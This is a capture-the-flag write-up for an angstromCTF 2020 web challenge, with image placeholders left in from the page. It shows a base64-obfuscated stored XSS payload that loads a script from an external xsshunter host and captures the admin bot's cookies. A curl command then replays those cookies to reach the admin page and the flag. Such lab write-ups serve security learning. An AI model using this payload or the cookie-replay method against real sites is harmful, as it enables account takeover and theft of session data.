
angstrom 2020 xmas


Saturday, March 7, 2020 12:16 PM

You can post XSS here:



and you'll be given an ID

You can enter that ID here:



Is there a filthy Xmas sympathizer lurking in these forums? Don't wanna wait the 15 minutes for their post to disappear? Well just report their post and one of our helpful admins will come and check it out! (Note: Our admins are kinda lazy so they're pretty much guaranteed to delete any post you report.)


and their "admin" will look at it.

I created an xsshunter.com account (for free).

It gives various forms of XSS code injection. I used this one:

```
<img src=x id=dmFyIGE9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgic2NyaXB0Iik7YS5zcmM9Imh0dHBzOi8vc2FteG1sLnhzcy5odCI7ZG9jdW1lbnQuYm9keS5hcHBlbmRDaGlsZChhKTs&#61; onerror=eval(atob(this.id))>
```

This then showed up in xsshunter:




Anti-Xmas Warriors
Post

52.207.14.64

http://127.0.0.1:3000/posts/516

Clicking yields more info it gathered:



Vulnerable Page URL

http://127.0.0.1:3000/posts/516

Execution Origin

`http://127.0.0.1:3000`

User IP Address

52.207.14.64

Referer

Victim User Agent

`Jay's browser`

Cookies

`super_secret_admin_cookie=hello_yes_i_am_admin; admin_name=Jay`

There is an admin page. If you provide these cookies to that page, you'll get the flag.

```
curl 'https://xmas.2020.chall.actf.co/admin' -H 'Cookie: super_secret_admin_cookie=hello_yes_i_am_admin; admin_name=Jay'
```

```
  <p>Oh hey admin! The flag is actf{s4n1tize_y0ur_html_4nd_y0ur_h4nds}.</p>
```

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